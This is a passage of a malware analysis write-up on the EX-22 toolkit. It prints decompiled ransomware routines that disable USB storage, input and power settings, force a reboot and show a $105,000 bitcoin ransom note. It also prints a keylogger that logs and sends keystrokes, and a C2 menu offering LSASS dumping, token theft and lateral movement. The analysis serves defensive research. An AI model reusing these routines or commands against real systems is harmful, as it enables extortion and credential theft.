
Then it goes ahead enumerating all the possible drives starting from **A to Z** , and then uses the **system** function to format each one of them and once this is done, it prints the message “**DRIVE UNDETECTED**” .

After this we found, two more functions named WindowsDisable & WindowsEnable.




```
ShowWindow(hWnd, 0);
system(
  "reg add HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon /v DisableLockWorkstation /t R"
  "EG_DWORD  /d 2 /f");
system("reg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\USBSTOR /v Start /t REG_DWORD  /d 4 /f");
BlockInput(1);
system(
  "reg add HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\PrecisionTouchPad\\Status /v Enabled /t REG_DWORD  /d 0 /f");
system(
  "reg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Power\\PowerSettings\\4f971e89-eebd-4455-a8de-9e5904"
  "0e7347\\5ca83367-6e45-459f-a27b-476b1d01c936 /v Attributes /t REG_DWORD /d 2 /f");
system(
  "reg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Power\\PowerSettings\\4f971e89-eebd-4455-a8de-9e5904"
  "0e7347\\7648efa3-dd9c-4e3e-b566-50f929386280 /v Attributes /t REG_DWORD /d 2 /f");
system(
  "reg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Power\\PowerSettings\\4f971e89-eebd-4455-a8de-9e5904"
  "0e7347\\833a6b62-dfa4-46d1-82f8-e09e34d029d6 /v Attributes /t REG_DWORD /d 2 /f");
system(
  "reg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Power\\PowerSettings\\4f971e89-eebd-4455-a8de-9e5904"
  "0e7347\\96996bc0-ad50-47ec-923b-6f41874dd9eb /v Attributes /t REG_DWORD /d 2 /f");
system(
  "reg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Power\\PowerSettings\\4f971e89-eebd-4455-a8de-9e5904"
  "0e7347\\99ff10e7-23b1-4c07-a9d1-5c3206d741b4 /v Attributes /t REG_DWORD /d 2 /f");
system("C:\\Windows\\System32\\shutdown /r /t 0");
return MessageBoxA(
         0i64,
         "YOUR WINDOWS HAS BEEN DISABLED AND ALL FILES HAS BEEN ENCRYPTED,  DO NOT ATTEMPT TO PLUG IN ANY HARD DISK DRI"
         "VE INTO THE SYSTEM YOU'LL ONLY FACILITATE THE PROCESS AND LOOSE YOUR FILE FASTER... YOU HAVE 10 HOURS TO MAKE"
         " PAYMENT OF $105,000 TO THIS BTC ADDRESS FAILURE TO DO AS YOU'VE TOLD WILL RESULT WITH IMMEDIATE LOSS OF FILE"
         "S,BE WARNED, DECRYPTION KEY WILL BE DELIVERED REMOTELY AFTER PAYMENT HAS BEEN CONFIRMED.  ",
         Caption,
```

The WindowsDisable function performs some registry modification related to Powersetting 8 touchpad and goes ahead printing a ransom note:




```
"YOUR WINDOWS HAS BEEN DISABLED AND ALL FILES HAS BEEN ENCRYPTED,  DO NOT ATTEMPT TO PLUG IN ANY HARD DISK DRI"
           "VE INTO THE SYSTEM YOU'LL ONLY FACILITATE THE PROCESS AND LOOSE YOUR FILE FASTER... YOU HAVE 10 HOURS TO MAKE"
           " PAYMENT OF $105,000 TO THIS BTC ADDRESS FAILURE TO DO AS YOU'VE TOLD WILL RESULT WITH IMMEDIATE LOSS OF FILE"
           "S,BE WARNED, DECRYPTION KEY WILL BE DELIVERED REMOTELY AFTER PAYMENT HAS BEEN CONFIRMED.  ",
```




```
int WindowsReanable(void)
{
  system(
    "reg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Power\\PowerSettings\\4f971e89-eebd-4455-a8de-9e5904"
    "0e7347\\5ca83367-6e45-459f-a27b-476b1d01c936 /v Attributes /t REG_DWORD /d 1 /f");
  system(
    "reg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Power\\PowerSettings\\4f971e89-eebd-4455-a8de-9e5904"
    "0e7347\\7648efa3-dd9c-4e3e-b566-50f929386280 /v Attributes /t REG_DWORD /d 1 /f");
  system(
    "reg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Power\\PowerSettings\\4f971e89-eebd-4455-a8de-9e5904"
    "0e7347\\833a6b62-dfa4-46d1-82f8-e09e34d029d6 /v Attributes /t REG_DWORD /d 1 /f");
  system(
    "reg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Power\\PowerSettings\\4f971e89-eebd-4455-a8de-9e5904"
    "0e7347\\96996bc0-ad50-47ec-923b-6f41874dd9eb /v Attributes /t REG_DWORD /d 1 /f");
  system(
    "reg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Power\\PowerSettings\\4f971e89-eebd-4455-a8de-9e5904"
    "0e7347\\99ff10e7-23b1-4c07-a9d1-5c3206d741b4 /v Attributes /t REG_DWORD /d 1 /f");
  system("reg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\USBSTOR /v Start /t REG_DWORD  /d 3 /f");
  BlockInput(0);
  system(
    "reg add HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\PrecisionTouchPad\\Status /v Enabled /t REG_DWORD  /d 1 /f");
  system(
    "reg add HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon /v DisableLockWorkstation /t R"
    "EG_DWORD  /d 0 /f");
  return system("C:\\Windows\\System32\\shutdown /r /t 0");
}
```

Then, the WindowsEnable function, enables and changes the settings made by this WindowDisable function and reboots.

KEYLOGGING




```
std::string::string(v380, v381, 0i64, v157);
v159 = 1;
if ( !std::operator==<char,std::char_traits<char>,std::allocator<char>>(v380, "KEY") )
{
  v158 = v458;
  std::allocator<char>::allocator(&v385);
  v154 = 1;
  std::string::string(v384, buf, &v385);
  v155 = 1;
  std::string::string(v383, v384, 0i64, v158);
  v156 = 1;
  if ( !std::operator==<char,std::char_traits<char>,std::allocator<char>>(v383, "key") )
    v159 = 0;
```




```
if ( v159 )
{
  send(sock, buf, 4097, 0);
  for ( i = 8; ; ++i )
  {
    if ( GetAsyncKeyState(i) == 32769 )
    {
      std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, i);
      if ( Keyboard(i) != 1 )
      {
        std::basic_fstream<char,std::char_traits<char>>::basic_fstream(pExecInfo);
        v160 = std::operator|(1i64, 16i64);
        std::basic_fstream<char,std::char_traits<char>>::open(pExecInfo, "chrome2.txt", v160);
        std::operator<<<std::char_traits<char>>(&pExecInfo[0].th32DefaultHeapID, i);
        std::basic_fstream<char,std::char_traits<char>>::close(pExecInfo);
        std::basic_fstream<char,std::char_traits<char>>::~basic_fstream(pExecInfo);
      }
    }
  }
```

Once the operator, sends the command KEY to the agent, it uses APIs like GetAsyncKeyState() to check for keyboard inputs and then calls another function known as **Keyboard** .



```
__int64 __fastcall Keyboard(int a1)
{
  __int64 result; // rax
  char v2[15]; // [rsp+20h] [rbp-60h] BYREF
  char v3; // [rsp+2Fh] [rbp-51h] BYREF
  char v4[15]; // [rsp+30h] [rbp-50h] BYREF
  char v5; // [rsp+3Fh] [rbp-41h] BYREF
  char v6[15]; // [rsp+40h] [rbp-40h] BYREF
  char v7; // [rsp+4Fh] [rbp-31h] BYREF
  char v8[15]; // [rsp+50h] [rbp-30h] BYREF
  char v9; // [rsp+5Fh] [rbp-21h] BYREF
  char v10[15]; // [rsp+60h] [rbp-20h] BYREF
  char v11; // [rsp+6Fh] [rbp-11h] BYREF
  char v12[15]; // [rsp+70h] [rbp-10h] BYREF
  char v13; // [rsp+7Fh] [rbp-1h] BYREF
  char v14[15]; // [rsp+80h] [rbp+0h] BYREF
  char v15; // [rsp+8Fh] [rbp+Fh] BYREF
  char v16[15]; // [rsp+90h] [rbp+10h] BYREF
  char v17; // [rsp+9Fh] [rbp+1Fh] BYREF
  char v18[15]; // [rsp+A0h] [rbp+20h] BYREF
  char v19; // [rsp+AFh] [rbp+2Fh] BYREF
  char v20[15]; // [rsp+B0h] [rbp+30h] BYREF
  char v21; // [rsp+BFh] [rbp+3Fh] BYREF
  char v22[15]; // [rsp+C0h] [rbp+40h] BYREF
  char v23; // [rsp+CFh] [rbp+4Fh] BYREF
  char v24[15]; // [rsp+D0h] [rbp+50h] BYREF
  char v25; // [rsp+DFh] [rbp+5Fh] BYREF
  char v26[15]; // [rsp+E0h] [rbp+60h] BYREF
  char v27; // [rsp+EFh] [rbp+6Fh] BYREF
  char v28[15]; // [rsp+F0h] [rbp+70h] BYREF
  char v29[17]; // [rsp+FFh] [rbp+7Fh] BYREF
00000C7A _Z8Keyboardi:1 (40167A) (Synchronized with IDA View-A)
```

Now, here is a little catch regarding the copy paste of this exact code present in the function Keyboard & this entire key logging feature.




EX22 COMMAND & CONTROL

```
                       By
                          DWORKWITH

                       22

>-------------------        LIST OF CONNECTED BOT :1

>-------------------        USE BOT: 2

>   EXFILTRATOR-22>>1
[MACHINE ID]          [MACHINE IP]          [PORT]          [PID]          [ADMIN PRIV]
    0                DESKTOP-H60G073         7861                               -
    1                DESKTOP-H60G073         7862                               +
COMMANDS        DESCRIPTION                                COMMANDS            DESCRIPTION
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~                       ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

>   CMD         INITIATE COMMAND TERMINAL                  >   CLS|EXIT        TERMINATES CMD SECTION WITH BOT
>   EX          RESTART BOT SEARCH                         >   S&S             TAKE SCREENSHOT
>   FILES[DOWNLOAD & UPLOAD]    ACCESS FILES               >   STOP            KILL VNC | KILL KEYLOGGER
>   KEY         ACTIVATE KEYLOGGER                         >   RSTS            RESTART BOT
>   WARE        ACTIVATE RANSOMEWARE                       >   LIV&S           LIVE SESSION [VNC]
>   F&E         FOOTHOLD ELEVATION                         >   LM24            LATERAL MOVEMENT
>   DUMP        LSASS DUMP                                 >   PES             PERSISTENCE
>   TSK         TASK LIST                                  >   STK             STEAL TOKEN
>   EXFILTRATOR-22>>CMD

(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```


This snippet, is from a demo by the developer of EX-22 posted on the telegram channel, if we could hover over the red arrow mark, we can see that there is a tab open with a link to a github page, after zooming we found out that the repository which was open is a simple PoC of a keylogger by a security researcher named **EgeBalci** , someone who works for PRODAFT.

Then we checked out the PoC and the code present in the decompiler to check the similarity between them.



```
            return true;
        case VK_SHIFT:
            cout << "#SHIFT#";
            LOG("#SHIFT#");
            return true;
        case VK_BACK:
            cout << "\b";
            LOG("\b");
            return true;
        case VK_RBUTTON:
            cout << "#R_CLICK#";
            LOG("#R_CLICK#");
            return true;
        case VK_CAPITAL:
            cout << "#CAPS_LOCK#";
            LOG("#CAPS_LCOK");
            return true;
        case VK_TAB:
            cout << "#TAB";
            LOG("#TAB");
            return true;
```

```
      break;
    case 16:
      std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "shift");
      std::allocator<char>::allocator(&v7);
      std::string::string(v6, "*shift*", &v7);
      Keyword(v6);
      std::string::~string(v6);
      std::allocator<char>::~allocator(&v7);
      result = 1i64;
      break;
    case 17:
      std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "control key");
      std::allocator<char>::allocator(&v9);
      std::string::string(v8, "*control key*", &v9);
      Keyword(v8);
      std::string::~string(v8);
      std::allocator<char>::~allocator(&v9);
      result = 1i64;
      break;
    case 20:
      std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "caps lock ");
      std::allocator<char>::allocator(&v11);
      std::string::string(v10, "*caps lock*", &v11);
      Keyword(v10);
      std::string::~string(v10);
      std::allocator<char>::~allocator(&v11);
00000D28 _Z8Keyboardi:52 (401728) (Synchronized with IDA View-A)
```




Keylogger / Source.cpp

116 lines (100 loc) · 1.85 KB

```
                return true;
        case VK_TAB:
                cout << "#TAB";
                LOG("#TAB");
                return true;
        case VK_UP:
                cout << "#UP";
                LOG("#UP_ARROW_KEY");
                return true;
        case VK_DOWN:
                cout << "#DOWN";
                LOG("#DOWN_ARROW_KEY");
                return true;
        case VK_LEFT:
                cout << "#LEFT";
                LOG("#LEFT_ARROW_KEY");
                return true;
        case VK_RIGHT:
                cout << "#RIGHT";
                LOG("#RIGHT_ARROW_KEY");
                return true;
        case VK_CONTROL:
                cout << "#CONTROL";
```

```
    std::allocator<char>::allocator(&v15);
    std::string::string(v14, "*left arrow key*", &v15);
    Keyword(v14);
    std::string::~string(v14);
    std::allocator<char>::~allocator(&v15);
    result = 1i64;
    break;
  case 38:
    std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "up arrow key");
    std::allocator<char>::allocator(&v17);
    std::string::string(v16, "*up arrow key*", &v17);
    Keyword(v16);
    std::string::~string(v16);
    std::allocator<char>::~allocator(&v17);
    result = 1i64;
    break;
  case 39:
    std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "right arrow key
    std::allocator<char>::allocator(&v19);
    std::string::string(v18, "*right arrow key*", &v19);
    Keyword(v18);
    std::string::~string(v18);
    std::allocator<char>::~allocator(&v19);
    result = 1i64;
    break;
  case 40:
00000F4A _Z8Keyboardi:118 (40194A) (Synchronized with IDA View-A)
```




```
void LOG(string input) {
        fstream LogFile;
        LogFile.open("dat.txt", fstream::app);
        if (LogFile.is_open()) {
                LogFile << input;
                LogFile.close();
        }
}


bool SpecialKeys(int S_Key) {
        switch (S_Key) {
        case VK_SPACE:
                cout << " ";
```

```
ring::~string(v380);
ring::~string(v381);
locator<char>::~allocator(&v382);
59 )

sock, buf, 4097, 0);
 i = 8; ; ++i )

( GetAsyncKeyState(i) == 32769 )

td::operator<<<std::char_traits<char>>(refptr__ZSt4cout, i);
f ( Keyboard(i) != 1 )

 std::basic_fstream<char,std::char_traits<char>>::basic_fstream(pExecInfo);
 v160 = std::operator|(1i64, 16i64);
 std::basic_fstream<char,std::char_traits<char>>::open(pExecInfo, "chrome2.txt", v160);
 std::operator<<<std::char_traits<char>>(&pExecInfo[0].th32DefaultHeapID, i);
 std::basic_fstream<char,std::char_traits<char>>::close(pExecInfo);
 std::basic_fstream<char,std::char_traits<char>>::~basic_fstream(pExecInfo);
```

